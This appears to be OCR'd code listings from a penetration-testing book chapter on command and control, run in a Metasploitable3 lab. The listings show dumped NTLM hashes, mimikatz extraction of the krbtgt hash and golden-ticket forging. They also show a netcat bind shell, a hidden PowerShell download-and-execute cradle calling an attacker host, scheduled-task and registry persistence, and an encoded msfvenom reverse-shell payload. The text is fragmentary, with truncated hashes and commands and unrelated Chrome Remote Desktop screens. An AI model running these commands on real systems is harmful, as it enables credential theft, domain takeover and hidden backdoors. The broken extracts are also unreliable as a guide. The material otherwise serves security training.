artoo_detoo:1006:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4::
c_three_pio:1007:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee::
ben_kenobi:1008:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
darth_vader:1009:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0::
anakin_skywalker:1010:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de9
jarjar_binks:1011:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:
lando_calrissian:1012:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a
boba_fett:1013:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
jabba_hutt:1014:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
greedo:1015:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
chewbacca:1016:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
kylo_ren:1017:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
METASPLOITABLE3$:1018:aad3b435b51404eeaad3b435b51404ee:fdff5cae2f2cfd231eabe238152b5
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0112080c954fb5f596270ee8b61173c8:::
Advanced.Pentest.com\Hacker.kali:1121:aad3b435b51404eeaad3b435b51404ee:64f12cddaa880
VICTIM$:1122:aad3b435b51404eeaad3b435b51404ee:1a28d863b04f3cfeb6f5362a672597f5:::
COLD0$:1123:aad3b435b51404eeaad3b435b51404ee:dba9e72ff73af583a6ba2c69939b65e6:::
```


Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\vagrant>cd Desktop
C:\Users\vagrant\Desktop>mimikatz.exe
.#####. mimikatz 2.1.1 (x64) built on Jun 7 2017 02:26:11
.## ^ ##. "A La Vie, A L'Amour"
/ \ ## /* * *
\ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 21 modules * * */
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # lsadump::lsa /inject
Domain : ADVANCED / S-1-5-21-200656168-3689603815-2654161410
RID : 000001f4 (500)
User : Administrator
* Primary
NTLM : e02bc503339d51f71d913c245d35b50b
LM :
Hash NTLM: e02bc503339d51f71d913c245d35b50b
RID : 000001f5 (501)
User : Guest
* Primary
NTLM :
LM :
RID : 000001f6 (502)
User : krbtgt
* Primary
NTLM : 0112080c954fb5f596270ee8b61173c8
LM :
Hash NTLM: 0112080c954fb5f596270ee8b61173c8
ntlm- 0: 0112080c954fb5f596270ee8b61173c8
lm - 0: 1c954b52f398ac99a6c9a24c96ab69cb

```
(Empire: powershell/credentials/mimikatz/golden_ticket) >
Job started: 8LU12A

Hostname: metasploitable3.Advanced.Pentest.com / S-1-5-21-200656168-3689603815-

  .#####.   mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # kerberos::golden /domain:Advanced.Pentest.com /user:vagr
161410 /krbtgt:0112080c954fb5f596270ee8b61173c8 /ptt
User      : vagrant
Domain    : Advanced.Pentest.com (ADVANCED)
SID       : S-1-5-21-200656168-3689603815-2654161410
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 0112080c954fb5f596270ee8b61173c8 - rc4_hmac_nt
Lifetime  : 6/12/2017 6:12:26 AM ; 6/10/2027 6:12:26 AM ; 6/10/2027 6:12:26 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
```

Chapter 14: Command and Control

```
meterpreter > upload /usr/share/windows-binaries/nc.exe c:\windows\system32
[*] uploading  : /usr/share/windows-binaries/nc.exe -> c:windowssystem32
[*] uploaded   : /usr/share/windows-binaries/nc.exe -> c:windowssystem32
```

```
meterpreter > shell
Process 464 created.
Channel 12 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\System32>netsh advfirewall firewall add rule name="svchostpassthrough
" dir=out action=allow protocol=TCP localport=8888
netsh advfirewall firewall add rule name="svchostpassthrough" dir=out action=all
ow protocol=TCP localport=8888
Ok.


C:\Windows\System32>netsh advfirewall firewall show rule name="svchostpassthroug
h"
netsh advfirewall firewall show rule name="svchostpassthrough"

Rule Name:                            svchostpassthrough
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            Out
Profiles:                             Domain,Private,Public
Grouping:
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             TCP
LocalPort:                            8888
```

```
root@kali:~# nc -vv 192.168.0.119 8888
192.168.0.119: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.119] 8888 (?) open
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\SysWOW64>
```

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set target 2
target => 2
msf exploit(web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(web_delivery) > set lhost 192.168.0.109
lhost => 192.168.0.109
msf exploit(web_delivery) > set lport 443
lport => 443
msf exploit(web_delivery) > set URIPATH /
URIPATH => /
msf exploit(web_delivery) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.109:443
msf exploit(web_delivery) > [*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.0.109:8080/
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $Y=new-object net.webclient;$Y.proxy=[Net.WebRe
quest]::GetSystemWebProxy();$Y.Proxy.Credentials=[Net.CredentialCache]::DefaultC
redentials;IEX $Y.downloadstring('http://192.168.0.109:8080/');
```


```
C:\Windows\System32>schtasks /create /tn OfficeUpdaterC /tr "c:\windows\system32
\powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c '
IEX ((new-object net.webclient).downloadstring(''http://192.168.0.109:8080/'''))
'" /sc onidle /i 30
schtasks /create /tn OfficeUpdaterC /tr "c:\windows\system32\powershell.exe -Win
dowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object net
.webclient).downloadstring(''http://192.168.0.109:8080/'''))'" /sc onidle /i 30
SUCCESS: The scheduled task "OfficeUpdaterC" has successfully been created.
```

```
(Empire: powershell/persistence/elevated/schtasks) > set Listener http
(Empire: powershell/persistence/elevated/schtasks) > execute
[>] Module is not opsec safe, run? [y/N] y
(Empire: powershell/persistence/elevated/schtasks) >
SUCCESS: The scheduled task "Updater" has successfully been created.
Schtasks persistence established using listener http stored in HKLM:\Sc
rigger at 09:00.
```

```
meterpreter > run persistence -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to the agent
    -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on which the system running Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back
```

```
meterpreter > run persistence -U -i 5 -p 443 -r 192.168.0.109

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/VICTIM_201
70610.4514/VICTIM_20170610.4514.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.0.109 LPORT=4
43
[*] Persistent agent script is 99629 bytes long
[+] Persistent Script written to C:\Windows\TEMP\eeeOGO.vbs
[*] Executing script C:\Windows\TEMP\eeeOGO.vbs
[+] Agent executed with PID 4016
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Ru
n\XGsWtiFaUVvDYLs
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run
\XGsWtiFaUVvDYLs
```

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_
cp lhost=192.168.0.109 lport=443 -e x86/shikata_ga_nai -i 5 -f exe -o attack1.e
e
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai succeeded with size 468 (iteration=4)
x86/shikata_ga_nai chosen with final size 468
Payload size: 468 bytes
Final size of exe file: 73802 bytes
Saved as: attack1.exe
```



Remote Assistance

Chrome Remote Desktop allows you to securely share your computer over the Web. Both users must be running the Chrome Remote Desktop app, which can be found at chrome.google.com/remotedesktop.

Share this computer for another user to see and control. **Share**

See and control a shared computer. **Access**

To protect access to this computer, please choose a PIN of **at least six digits**. This PIN will be required when connecting from another location.
Why is this safe?


PIN ••••••••


Re-type PIN ••••••••


☐ Help us improve Chrome Remote Desktop by allowing us to collect usage statistics and crash reports.


OK Cancel


Ask the user whose computer you wish to access to click “Share” and give you the access code.









10:09
My Computers
DESKTOP-GIE32H7
Authenticate to host
Please enter your PIN for the remote computer.
Don't ask for a PIN again when connecting to this host from this device.
CANCEL
CONNECT

